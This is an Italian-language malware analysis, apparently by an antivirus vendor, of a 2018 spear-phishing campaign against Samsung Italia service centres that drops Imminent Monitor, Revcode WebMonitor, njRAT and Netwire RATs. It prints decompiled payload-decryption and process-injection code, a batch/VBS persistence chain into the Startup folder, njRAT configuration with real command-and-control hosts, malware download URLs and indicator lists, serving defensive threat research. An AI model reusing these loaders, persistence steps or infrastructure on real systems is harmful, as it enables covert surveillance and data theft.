Schema dell'injection utilizzato da notepad.exe per iniettare im3.exe nel processo RegAsm.exe:



Il client Imminent-Monitor contenuto nel file **im3.exe** è un programma di amministrazione remota, che permette di:

- File Explorer
- Gathering Computer Specifications (Client Identifier, Unique Identifier, Public IP Address, Private IP Address, MAC Address, Operating System, Computer Name, Computer Username, System Privileges, Installed Screens, Processor, Graphics Card, Ram, Ram Usage, Battery Usage, Last Reboot, Installed Anti-Virus, Firewall Status)
- Clipboard Manager
- RDP Manager
- Password Recovery
- Camera Surveillance
- Remote Desktop
- Task Manager
- Window Manager
- Registry Manager
- Startup Manager
- Command Prompt
- TCP View
- Reverse Proxy
- Machine Management
- Keystroke Logging
- Elevate Client Permissions
- Remote Execute
- Scripting

Il file im3.exe è anch'esso scritto in MSIL, vi troviamo 3 risorse:

- 0x90
- im3.Resources.resources -> _7z
- im3.Resources.resources -> application

La risorsa 0x90 contiene 7 stringhe in Base64, queste stringhe sono cifrate:

- im3.Resources
- application
- 28d6cea3-468a-47a7-99e1-ad87edd5d5ab
- System.Reflection.Assembly
- Load
- im3.Resources
- _7z

La risorsa 0x90 è utilizzata per decifrare la risorsa "application" attraverso la chiave "28d6cea3-468a-47a7-99e1-ad87edd5d5ab". La risorsa decifrata ottenuta risulta essere compressa con 7z (lzma), dopo averla decompressa viene eseguita dal malware.

All'interno della risorsa "application" vi troviamo Imminent, il quale crea l'omonima cartella all'interno di %appdata% (*%appdata%\roaming\Imminent*), al cui interno vi troviamo 2 sottocartelle:

- Logs
- Monitoring

Nella cartella "**Logs**" vi troviamo i file dei log giornalieri catturati da Imminent (es. 02-07-2018), invece nella cartella "**Monitoring**" vi troviamo due file:

- network.dat
- system.dat

Il malware si collega al server di comando e controllo (C2) **cb5cb5.noip[.]me** attraverso la porta 3339.

Non sempre il server di comando e controllo è attivo, ma quando il RAT riesce a collegarsi a cb5cb5.noip[.]me attraverso la porta 3339, il primo comando che riceve è quello di collegarsi al dominio **www.iptrackeronline.com**, per ottenere l'indirizzo IP della vittima. A questo punto oltre ad inviare le informazioni esfiltrate al server C2, può ricevere comandi di download di nuove versioni di malware RAT.

Nella campagna analizzata abbiamo visto che ha scaricato nuovi malware RAT da:

- **lnx.hdmiservice[.]com/WM.exe**
- **lnx.hdmiservice[.]com/nj.exe**

Il primo malware "**WM.EXE**" appartiene alla famiglia **Revcode WebMonitor**, invece il secondo "**nj.exe**" alla famiglia **njRAT** (*Bladabindi*).

Analisi RAT Revcode WM.exe

Come abbiamo visto, dal server di comando e controllo **cb5cb5.noip[.]me**, gli attori di questo attacco, possono far scaricare nel computer della vittima altre tipologie di RAT. Nell'attacco analizzato veniva scaricato e eseguito il malware dal sito: **lnx.hdmiservice[.]com/WM.exe**. Il file scaricato *WM.exe* viene salvato con il nome **VBC.exe** all'interno della cartella del menu di avvio:

%appdata%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\vbc.exe

Nome file: vbc.exe
Dimensione: 802816 byte
Descrizione file: Pidgin - Versione 2.10.12 - Copyright (C) 1998-2010 The Pidgin developer community (See the COPYRIGHT file in the source distribution).
MD5: C966F4A0916A1B5403E10F15F3591F06
Data di compilazione: 01/04/2018 22.07.17
Famiglia malware: Spyware - RAT Revcode
VirIT: Backdoor.Win32.SamRATwm.F

Descrizione:

Il file **vbc.exe** è compilato in MSIL ed è offuscato con il programma SmartAssembly. All'esecuzione del file **vbc.exe**, vengono creati in %temp% i seguenti file:

- thfdfdnewa-.txt
- agdfdffhit.bat
- agdfnwinvss.vbs
- ru33dde11.bat

Il file **thfdfdnewa-.txt** è una copia del file **vbc.exe**

il file **ru33dde11.bat** contiene i comandi: *wscript.exe "%temp%\agdfnwinvss.vbs" "%temp%\agdfdffhit.bat*

il file **agdfnwinvss.vbs** contiene il comando: *CreateObject("Wscript.Shell").Run """" & WScript.Arguments(0) & """", 0, False*

Il file **agdfdffhit.bat** esegue il comando dos copy:

copy "%users%\AppData\Local\Temp\thfdfdnewa-.txt" "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\vbc.exe

All'interno di vbc.exe troviamo in forma cifrata un altro file eseguibile compresso con UPX, questo file non viene salvato sul disco, ma utilizzato per fare l'injection sul processo RegAsm.exe

Nome file: <senza nome>
Dimensione: 147968 byte
Descrizione file:
MD5: 31664036A9917EE12DDA6688C72E878F
Data di compilazione: 29/12/2017 00.08.39
VirIT: Backdoor.Win32.SamRATwm.G

Il file compresso in UPX, viene decifrato in memoria attraverso questo algoritmo:

```
string s = "f3yhMTIxMTE1MTExzs4mMYsxMzEyJjExcTExMTExMTE
MPaEmPGVhSXW1sWcuunK7Dkh3tSUdMYYwWYNtNGE7jddf45SCz9ahsd
0fZ0+BwVVZn911dPZ0Lc6qMUgfVBC5HC24gv8rDOGxaI+7vmg3cVxfx
avv6yfwOBFlYL5dhmMSjZdnZ1eGHNNkEm43cAQSXgo6D/kERBlz3dKd
znwkIE1QUmhp+K38K70zugoNoYil+OnVv83tIvhdzHp0VzSeSY/Os1r
HmBmv5za+yXMZ1aFJMl7Ycj4ZtUVd/MYUE2rJzlWRe+yj+oQpPzTjof
1JdBTqScQ8Q+tsXBE3Dz4PTGVGqFvyt7tOxYSUEW91AUWOytxqrATvB
lOUkXa+rZ8GjxWcd/PYr6sLHsMTtV6xUnZ3W2EXMzKn3eowxBIwkHvm
+Ey9PKjOBhHCQbhRwUo4FXj31ROr5nDhwo1KpsdSxMiS29JyrVbm9V3
yDvvW9jXdZdm2NnqXTCLmXq1Mm/Xb9SsTnxc2KaC5FxghnoWBnuIb0f
+OXI1nGWj3jn1MCFNZQ7A7PsxL71N+wH7Amm5J5kE+bsB1YVn3F41wi
s4WBrV322gWW8lXwVhiNaH5UMdkrHbRqdUoACWpQFg55w5Ykt7l4mnD
T1YURVFT0EG9sXHmbvGiE3Z1ut11umjFryzRTEZPPKJ0UIP2NEa3PKp
ezTM2ozDI/zNcVjS7fhihPfkbvD1zCMvObgW2ZTdRrLDEVz0RFqS2Oj
JPfo5aNNhFCCuNc54HItf3Qi5HRNzqU3xbzHOxxI6oHHf42b4MKdArz
5EPz5/fk04vz7EP7xNJqJORD8+RCFgTiXF/zunZs7Hc7aXgvJZpXJbx
f+opCwIhTDXTta3+N1rpXz87OzkxSGB/I7h+f0yHU1BEMyO8t0U6er0
eOjTyLBqX+jdxFxjExiFyzs7OziXiuHa8TFGZOUENlIo0dYvwuMjEk/
6xgULe3vQSKMajkiIzdluwSblm2cTUySiytm7NhceQc3qDsxsdPmBeQ
r7LhHirPKkAMQcbNM65/Vzc7OzuFCVbH/jMqDmL3MnHh5/3J9NKCLpb
YlSpOVV4RGBgXl9ns5hOB1zWJ8QRhSU/Ozs7ZKTFgTPTk7MK1awRxIi
IL_FE:
num2 = 17;
byte[] byte_ = Convert.FromBase64String(s);
string string_2 = "gsddddddddddddsdfdfd";
byte[] byte_2 = Class20.smethod_136(string_2, byte_);
IL_11C:
num2 = 18;
Class20.smethod_102(string_, byte_2);
ProjectData.EndApp();
```

```
static byte[] smethod_136(string string_0, byte[] byte_0)
{
    checked
    {
        byte[] array = new byte[byte_0.Length + 1];
        int num = (int)(byte_0[byte_0.Length - 1] ^ 112);
        byte[] bytes = Encoding.Default.GetBytes(string_0);
        int arg_2B_0 = 0;
        int num2 = byte_0.Length - 1;
        for (int i = arg_2B_0; i <= num2; i++)
        {
            int num3;
            array[i] = (byte)((int)byte_0[i] ^ num ^ (int)bytes[num3]);
            if (num3 == string_0.Length - 1)
            {
                num3 = 0;
            }
            else
            {
                num3++;
            }
        }
        return (byte[])Utils.CopyArray((Array)array, new byte[byte_0.Length - 2 + 1]);
    }
}
```

e dopo di che iniettato nel processo RegAsm.exe.

Il modulo compresso in UPX è un RAT commerciale (scritto in Visual Basic) chiamato Revcode WebMonitor (https://revcode.eu/), che permette di eseguire diverse operazioni di esfiltrazioni dati come:

- WebCam
- Screen Capture
- Keylogger
- Audio recorder
- Injection
- Clipboard

Il RAT WM.exe (vbc.exe), in arte RevCode, si collega al seguente server **C2 irvingl.wm01[.]to** (ip: 5.206.224[.]22), alla seguente pagina: **https://irvingl.wm01[.]to/recv3.php**

Le informazione esfiltrate vengono inviate via post, con la seguente struttura: *code=bF6kAccY8yON[..]Jw== &data=BnvYaTa52ClOqYNyUuGC[..]EB47jQ== &key=YuqeS5by2ufBL[..]y &uid=57823F7953[..]20 &cmp=1 &enc=1*

Analisi payload njRAT nj.exe (Bladabindi)

Nell'attacco analizzato, oltre a venire scaricati i precedenti RAT, in alcuni casi si è osservato che nel computer della vittima veniva scaricato e eseguito un altro malware dal sito: **lnx.hdmiservice[.]com/nj.exe**. Il file scaricato **nj.exe** viene salvato con il nome **server.exe** all'interno della cartella **%appdata%\Roaming**.

Nome file: server.exe
Dimensione: 365056 byte
Descrizione file: Sonork Messenger - Versione 4.2.0.0 - Copyright Â© 2003-2006 by GTV Solutions, Incorporated
MD5: D1642488C5A0181FE57C474069DF8C04
Data di compilazione: 02/04/2018 12.33.27
Famiglia malware: Spyware - njRAT (Bladabindi)
VirIT: Backdoor.Win32.SamRATnj.B

Descrizione:

Il file **server.exe** è compilato in MSIL ed è offuscato con il programma ConfuserEx v0.6.0. All'interno di **server.exe** troviamo in forma cifrata un altro file eseguibile chiamato **BootstrapCS.exe**

Nome file: **BootstrapCS.exe**
Dimensione: 46592 byte
Descrizione file: BootstrapCS - Versione 1.0.0.0 - Copyright © 2017
MD5: ABBE16193144DAC74DAE7B9DE653D84F
Data di compilazione: 02/04/2018 12.33.27
VirIT: Backdoor.Win32.SamRATnj.E

Il file BootstrapCS.exe è compilato in MSIL, ma non risulta essere offuscato. All'interno vi possiamo trovare una risorsa di "settings" per la configurazione del malware

Come possiamo notare in figura, nella risorsa di configurazione vi sono indicati svariati controlli di anti-analisi. Il malware in oggetto ha abilitato i controlli di:

- anti_fiddler
- anti_sandboxie
- anti_vm
- anti_wireshark

Questo permette al malware di riconoscere se viene eseguito in ambiente virtuale o sandbox, e di verificare se è attivo il programma Wireshark e il web debugger Fiddler.

Interessante è il parametro "injection" impostato a 6, il quale permette di indicare in quale applicazione eseguire l'injection del malware. In questo caso viene scelto di eseguire l'injection su se stesso, cioè sul processo server.exe, come possiamo vedere dalla figura sottostante.

Name	Value
anti_emulation	0
anti_fiddler	1
anti_sandboxie	1
anti_vm	1
anti_wireshark	1
anti_wpe	1
critical	1
delay	3
disabler_cmd	0
disabler_regedit	0
disabler_tskmgr	0
disabler_uac	0
elevate	1
filebinder	0
filebinder_name	0
filebinder_once	0
hide	0
injection	6
melt	0
message_icon	0

```
string resource = this.GetResource<string>("injection");
string path = "";
if (resource == "1")
{
    path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "vbc.exe");
}
else if (resource == "2")
{
    path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegAsm.exe");
}
else if (resource == "3")
{
    path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "AppLaunch.exe");
}
else if (resource == "4")
{
    path = Path.Combine(Environment.SystemDirectory, "svchost.exe");
}
else if (resource == "5")
{
    path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), "notepad.exe");
}
else if (resource == "6")
{
    path = Process.GetCurrentProcess().MainModule.FileName;
}
Runnit.Run(path, null, this._mainFile, false);
```

Il malware esegue l'injection della risorsa "_mainFile" all'interno del processo server.exe. La risorsa "_mainFile" è cifrata con un semplice "xor" con chiave 0x20. Dalla risorsa decifrata "_mainFile" , si ottiene un altro file eseguibile in memoria per l'injection:

Nome file: <senza nome>
Dimensione: 24064 byte
Descrizione file:
MD5: B2A604500E1555A7A13413C0F7A69732
Data di compilazione: 18/07/2017 08.10.01
VirIT: Backdoor.Win32.Generic.AWM

Il file decifrato in memoria, che chiameremo ancora **server.exe**, non è altro che l'**njRAT**, conosciuto con il nome di **Bladabindi**, un programma di amministrazione remota.

La versione utilizzata è la 0.7d, come possiamo vedere dai parametri di configurazione.

```
public static string VN = "Y2I0Y2I0";

public static string VR = "0.7d";

public static object MT = null;

public static string EXE = "server.exe";

public static string DR = "AppData";

public static string RG = "2b4311709f49c1773d2dd641126cf3dd";

public static string H = "cb4cb4.ddns.net";

public static string P = "1604";
```

Il malware njRAT (Bladabindi) utilizzato in questa campagna, si collega al server di comando e controllo **cb4cb4.ddns[.]net** porta 1604, dove vengono inviati i dati esfiltrati. Le peculiarità di questo RAT sono: keylogging, screen capture, update e esfiltrazioni dati.

Nella tabella sottostante, possiamo vedere alcuni comandi utilizzati da njRAT (Bladabindi):

Comandi	Opzioni	Commento
ll		informazioni di sistema (ID campagna, nome pc, utente, versione del sistema operativo, versione del RAT, etc)
inf		parametri di configurazione (nome del server C2, porta, nome del processo, etc)
act		nome della finestra attiva
kl		keylogger
prof	~ ! @	imposta/legge/cancella valori registro
rn		download e esegui file
inv		apre porta locale
ret		???
pl		???
CAP		cattura schermo
un	~ ! @	uninstall
sc	~ PK	cattura parziale dello schermo (aree)
up		update file
Ex	fm ~ ! @	esegue comandi shell
FM	! # @	file manager: enumera file e directory
PLG		plugin
MSG		messaggio

Evoluzione campagna da maggio a luglio 2018

Nei mesi da maggio a luglio 2018, abbiamo monitorato la campagna in corso andando ad analizzare ogni singolo stage.

24 maggio 2018

Il 24 maggio il RAT Imminent (payload im6.exe), dopo aver fatto l'injection nel processo RegAsm.exe, si collegava al server di comando e controllo **cb5cb5.noip[.]me**, da cui veniva inviato il comando di scaricare e eseguire il malware dal sito: **lnx.hdmiservice[.]com/net.exe**. Il file scaricato *net.exe* viene salvato con nome casuale **61869.exe** all'interno della cartella %temp%, e dopo copiato in **%appdata%\Roaming\Oracle\svhost.exe**.

Nome file: **net.exe (61869.exe)**
Dimensione: 512352 byte
Descrizione file: SoftEther VPN - Versione 4.22.0.9634
MD5: F16108CF7A03F9E94F91EDEEA32EBE22
Data di compilazione: 18/05/2018 23.06.49
Famiglia malware: Spyware - RAT
VirIT: Backdoor.Win32.SamRATnet.A

Descrizione:

Il file **net.exe** è compilato in MSIL ed è offuscato con il programma SmartAssembly.

All'interno di net.exe troviamo in forma cifrata un altro file eseguibile, questo file non viene salvato sul disco, ma utilizzato per fare l'injection sul processo svhost.exe (se stesso). In figura possiamo vedere una parte dell'algoritmo di decifratura utilizzato.

```
static string smethod_62(string string_0)
{
    string s = "豆朋软起贵见七零";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = mD5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception expr_8C)
    {
        ProjectData.SetProjectError(expr_8C);
        ProjectData.ClearProjectError();
    }
    return result;
}
```

Interessante è la stringa che abbiamo trovato all'interno di **net.exe**:

```
Class23.Class27 class27_ = new Class23.Class27("", "gsdgsdfsdhsdsff", "v0.0.0.0 from 5/18/2018 11:06:49 PM");
```

dove viene indicata una data (in formato inglese) che coincide con quella di compilazione, molto probabilmente è stata inserita dall'offuscatore SmartAssembly.

Net.exe è un altro RAT della famiglia **Netwire** (https://www.rekings.com/shop/netwire/), con funzionalità di keylogger, password recovery (Firefox, Thunderbird, SeaMonkey, Microsoft Outlook, Internet Explorer), etc. All'interno della cartella %appdata%\roaming vi troviamo la sottocartella "**Logs**", al cui interno vi sono dei log suddivisi per giorno con le informazioni esfiltrate.

Queste informazioni esfiltrate vengono inviate al server di comando e controllo **cb7cb7.ddns[.]net** porta 3333.

Non disponiamo di molte informazioni su questo RAT, perchè durante la fase di analisi, gli attori dell'attacco hanno sempre preferito inviare il comando di disinstallazione del proprio malware, molto probabilmente il computer non era di loro interesse.

28 maggio 2018

Il 28 maggio "ri-scarichiamo" una nuova versione del RAT Imminent, da **lnx.hdmiservice[.]com/im6.exe** (md5: 10349A36CBD8AA3A5F13B3A591432218). Il file im6.exe è offuscato con SmartAssembly. All'esecuzione si copia in %temp% con il nome **svchost.exe** e fa l'injection nel processo **%temp%\svhost.exe**. Anche questa versione si collega al server di comando e controllo **cb5cb5.noip[.]me**, da cui riceve il comando di scaricare e eseguire il malware dal sito: **tafe[.]org/net.exe**. Il dominio tafe[.].org è un sito collegato all'associazione degli educatori dei pompieri del Texas (Texas Association of Fire Educators), che molto probabilmente è stato compromesso.

Il file scaricato net.exe viene salvato con nome casuale **10800.exe** all'interno della cartella %temp%, e dopo copiato in **%appdata%\Roaming\Oracle\svhost.exe**.

Nome file: **net.exe (10800.exe)**
Dimensione: 432128 byte
Descrizione file: GTV Program Launcher (CAB Type) - Versione 2.9.2.4
MD5: 4AFFDFB7FB38DE5065FDA1B5CE87EC8E
Data di compilazione: 27/05/2018 17.27.04
Famiglia malware: Spyware - RAT
VirIT: Backdoor.Win32.SamRATnet.B

Descrizione:

Il file **Net.exe** è compilato in MSIL ed è offuscato con il programma ConfuserEx v0.6.0.

All'interno di **net.exe** troviamo in forma cifrata un altro file eseguibile, questo file non viene salvato sul disco, ma utilizzato per fare l'injection sul processo **svhost.exe**. Si tratta del RAT **Netwire**, di un'altra variante del caso visto il 24 maggio 2018, con funzionalità di keylogger e esfiltrazione password. All'interno della cartella *%appdata%\roaming* vi troviamo la sottocartella "**Logs**", al cui interno vi sono dei log suddivisi per giorno con le informazioni esfiltrate.

Queste informazioni esfiltrate vengono inviate al server di comando e controllo **cb7cb7.ddns[.]net** attraverso porta 3333.

28 giugno 2018

Il 28 giugno abbiamo scaricato una nuova versione di **njRAT** (Bladabindi), da **lnx.hdmiservice[.]com/nj.exe** (md5: 7B777263642CD694415ACCDB45B19DE6). Il file **nj.exe**, dopo essersi copiato in **%appdata%\roaming\server.exe**, si collega al server di comando e controllo **cb4cb4.ddns[.]net** attraverso la porta 1604. Questa volta ci viene scaricato dal server C2 il file **tmpCEE0.tmp.exe** all'interno della cartella %temp%.

Nome file: **tmpCEE0.tmp.exe**
Dimensione: 829440 byte
Descrizione file: Microsoft Corporation - Versione 60.48.6058.5862
MD5: 124CFF35E00D6F361E1DD73161833638
Data di compilazione: 16/01/2016 06.27.22
Famiglia malware: Downloader
VirIT: Trojan.Win32.DownloaderSam.A

Il file **tmpCEE0.tmp.exe** contiene all'interno la risorsa ">AHK WITH ICON<", come vediamo in figura:

La risorsa ">AHK WITH ICON<" contiene uno script, che viene eseguito dal malware, per scaricare 2 file da **https://paste.ee**:

- https://paste[.]ee/r/hW6I2
- https://paste[.]ee/r/fsU10

Il sito **https://paste.ee** è similare a Pastebin, ma in questo caso scarica 2 pagine in Base 64.

Nella pagina **https://paste[.]ee/r/fsU10** è contenuto un codice binario (shellcode), invece nella pagina **https://paste[.]ee/r/hW6I2** è contenuto un altro malware, che chiameremo **im.exe**.

Il file **tmpCEE0.tmp.exe** si collega ai due url di https://paste.ee per scaricare il malware **im.exe** e fare l'injection nel processo: *C:\WINDOWS\Microsoft.NeT\Framework\v2.0.50727\MSBuild.exe*

Nome file: **im.exe (***https://paste[.]ee/r/hW6I2 decodificato***)**
Dimensione: 330240 byte
Descrizione file: im.exe - Versione 1.0.0.0
MD5: 1D85471A6C233A1BC926494A5EB3E400
Data di compilazione: 06/03/2018 07.12.01
Famiglia malware: Spyware - RAT
VirIT: Backdoor.Win32.SamRATim.I

Il file **im.exe** non è altro che il client di **Imminent-Monitor**, un programma di amministrazione remota commerciale (https://imminentmethods.net), all'interno del quale possiamo leggere il seguente watermark:

> please contact abuse@imminentmethods.net with the hardware id: "b3cd0d50be0504f870d91ece52b73941" and company name: "test" if this assembly was found being used maliciously. this file was built using invisible mode

Questa versione di Imminent si collega al seguente server di comando e controllo:

Server: **frpfrp.ddns[.]net**
Porta: 3338

03 luglio 2018

Il 3 luglio abbiamo scaricato una nuova versione di Imminent, da **lnx.hdmiservice[.]com/im6.exe** (md5: 10349A36CBD8AA3A5F13B3A591432218). Il file **im6.exe**, dopo aver fatto l'injection su RegAsm.exe, si collega al server di comando e controllo **cb5cb5.noip[.]me**. Questa volta ci viene scaricato il file **WM.EXE** da **http://tafe[.]org/WM.exe** e salvato all'interno della cartella %temp% con il nome **17303.exe**.

Nome file: WM.exe (17303.exe)
Dimensione: 811008 byte
Descrizione file: Versione 1.1.23.0
MD5: 5094EBA48CCF4225D8AB547A2D88F5A0
Data di compilazione: 16/01/2016 06.27.22
Famiglia malware: Downloader
VirIT: Trojan.Win32.DownloaderSam.B

Il file **17703.exe** (WM.exe) contiene all'interno la risorsa ">AHK WITH ICON<", come abbiamo visto per il caso del 28 giugno.

La risorsa ">AHK WITH ICON<" contiene uno script, che viene eseguito dal malware, per scaricare 2 file da **https://paste.ee**:

- https://paste[.]ee/r/KC3M6
- https://paste[.]ee/r/fsU10

Nella pagina **https://paste[.]ee/r/fsU10** è contenuto un codice binario (shellcode), invece nella pagina **https://paste[.]ee/r/KC3M6** è contenuto un altro malware, che chiameremo **Revcode Rat**, che andrà ad eseguire un'injection su processo RegAsm.exe

Nome file: Revcode Rat (https://paste[.]ee/r/KC3M6 decodificato)
Dimensione: 351232 byte
Descrizione file:
MD5: 733F247FED91B9ACB833C547C6988C8E
Data di compilazione: 25/06/2018 17.21.26
Famiglia malware: Spyware - RAT
VirIT: Backdoor.Win32.SamRATwm.H

Questo modulo è un RAT commerciale (scritto in Visual Basic) chiamato *Revcode WebMonitor* (https://revcode.eu/), che abbiamo già precedentemente visto nel mese di aprile.

Questa nuova release si collega al server C2 **irvingl.wm01[.]to** (ip: *5.206.224[.]22*) e alla pagina: **https://irvingl.wm01[.]to/recv4.php**

09 luglio 2018


Il 9 luglio dal server di comando di controllo del Rat Imminent **frpfrp.ddns[.]net** abbiamo ricevuto il comando di scaricare il file **WM.EXE** da **http://tafe[.]org/WM.exe** e salvarlo all'interno della cartella %temp% con il nome **3064.exe**.

Nome file: WM.exe (3064.exe)
Dimensione: 781312 byte
Descrizione file: muUwRdRRkCsIliuyGILx - Versione 2.3.2.0
MD5: 22DF9F6F208CAE2FDAD6EB76954B56B4
Data di compilazione: 06/07/2016 06.57.39
Famiglia malware: Spyware - RAT
VirIT: Backdoor.Win32.SamRATwm.E

Questo modulo scaricato è il RAT commerciale *Revcode WebMonitor* (https://revcode.eu/), che si collega sempre al server C2 **irvingl.wm01[.]to** (ip: *5.206.224[.]22*) e alla pagina: **https://irvingl.wm01[.]to/recv4.php**

Mappa dell'infrastruttura dell'attacco

Nella figura sottostante, possiamo vedere l'infrastruttura utilizzata dagli attori dell'attacco ai centri di assistenza di Samsung Italia. L'infrastruttura è stata ricostruita partendo dall'attacco di spear-phishing del 2 aprile 2018. Da qui si è analizzato l'attacco multi-stage a partire dal 3 aprile fino a inizio luglio 2018.



Gli attori dell'attacco utilizzano 5 server di comando e controllo:

- cb5cb5.noip[.]me
- cb4cb4.ddns[.]net
- cb7cb7.ddns[.]net
- frpfrp.ddns[.]net
- irvingl.wm01[.]to

Ad ogni server di comando e controllo è appoggiato un RAT:

1. Imminent -> cb5cb5.noip[.]me
2. Imminent -> frpfrp.ddns[.]net
3. njRAT -> cb4cb4.ddns[.]net
4. Netwire -> cb7cb7.ddns[.]net
5. RevCode WebMonitor -> irvingl.wm01.to

Conclusioni

Abbiamo analizzato la campagna di spear-phishing contro i centri di assistenza di **Samsung Italia** iniziata il 2 aprile 2018. L'attacco messo a segno dagli attori è di tipo multi-stage, cioè si parte da un primo stage scaricato dal file Excel contenente una vulnerabilità (payload im6.exe), se il computer vittima è di un certo interesse, vengono scaricati nuovi payload (RAT) per i successivi stage dell'attacco.

Il target di questa campagna sono i centri di assistenza di **Samsung Italia**, quindi è una campagna mirata e non massiva, si ipotizza che le possibili vittime o obiettivi siano un numero compreso tra i 200 e 300. La campagna di spear-phishing messa in piedi è di elevata fattura con una finta email inviata Samsung, scritta in perfetto italiano e con allegato un documento Excel attinente ai destinatari. Come abbiamo visto, l'email "taroccata" per lo spear-phishing sarebbe stata un'email originale di Samsung Italia inviata il 19 marzo 2018.

E' interessante notare, che un simile attacco che ha utilizzato lo stesso modus operandi, è stato osservato a fine mese di marzo 2018 contro i centri di assistenza di **Samsung Russia**. In quel frangente è stata utilizzata una mail scritta in russo, facente credere che il mittente sia Samsung Russia, con allegato un documento Excel infetto, documento Excel che sembrerebbe essere stato rubato ad una società egiziana denominata "**MTI MM Group**" (*https://mti-mmgroup.com/samsung/*) e collegata a Samsung.

Quindi non è solamente una campagna mirata ai centri di assistenza italiani di Samsung, ma potrebbe coinvolgere più paesi, come ad esempio la Russia, ma sempre collegata a Samsung.

La vulnerabilità utilizzata è la CVE-2017-11882 (Microsoft Office Memory Corruption Vulnerability), legata all'Equation Editor e può funzionare su tutte le versioni di Microsoft Office.

L'arsenale utilizzato è costituito principalmente da RAT commerciali, che possono esfiltrare dati e spiare la vittima. Non abbiamo trovato programmi spia "custom", come può succedere nei casi di attacco da APT.

I server di comando e controllo utilizzano servizi come *noip.me* oppure *ddns.net*, che in abbinata ad una VPN, permettono di non rendere identificabile il pc e/o l'indirizzo IP vero a cui vengono inviate le informazioni esfiltrate. Durante la fase di analisi è capitato più di qualche volta, che i server C2, non fossero online e il RAT fallisse la connessione, per dopo tornare attivo dopo qualche decina di ore con un nuovo indirizzo IP.

Gli attori di questo attacco rimangono sconosciuti e senza nome, anche se i server di comando e controllo sono stati già utilizzati in precedenti campagne qualche anno fa.

IOC

MD5:

47EF2AE50AAE4AADF3B6BAEB412C7C6C
C750536CD26C071C97B91CB3CEDF50B0
C966F4A0916A1B5403E10F15F3591F06
ABC976902AAFC4AE48373CE9728EA03E
D1642488C5A0181FE57C474069DF8C04
658C87F92BD85C50E8A904DE184187C4
FBF757927F16ABE4F80B051C56445798
8568B119697FC8187E31988887599DAB
ABBE16193144DAC74DAE7B9DE653D84F
31664036A9917EE12DDA6688C72E878F
F16108CF7A03F9E94F91EDEEA32EBE22
10349A36CBD8AA3A5F13B3A591432218
CC874C0874C45ECE5035E259AB1CD40A
4AFFDFB7FB38DE5065FDA1B5CE87EC8E
8BB1FF448A94DD0BCE048C1651FA0A59
7B777263642CD694415ACCDB45B19DE6
124CFF35E00D6F361E1DD73161833638
1D85471A6C233A1BC926494A5EB3E400
7F281EB52F4D14C9E858CA29CC992722
87E143682C3160801B8275CAFDC85451
45C593B648198F447483D3E4DBA68A91
488636DD380E75ED666C8A590583AF64
5094EBA48CCF4225D8AB547A2D88F5A0
742FA4D87468C0627133EC45629C692D
733F247FED91B9ACB833C547C6988C8E
807204EAFBD7B9AB96AD476B527C8518
B22E9254F06F822997996A8556CCC5E3
22DF9F6F208CAE2FDAD6EB76954B56B4
D1107D60EBAEA08FA3C3569CCACCDC6A

URL:

lnx.hdmiservice[.]com
tafe[.]org
paste[.]ee

Server C2:

cb4cb4.ddns[.]net
cb5cb5.noip[.]me
cb7cb7.ddns[.]net
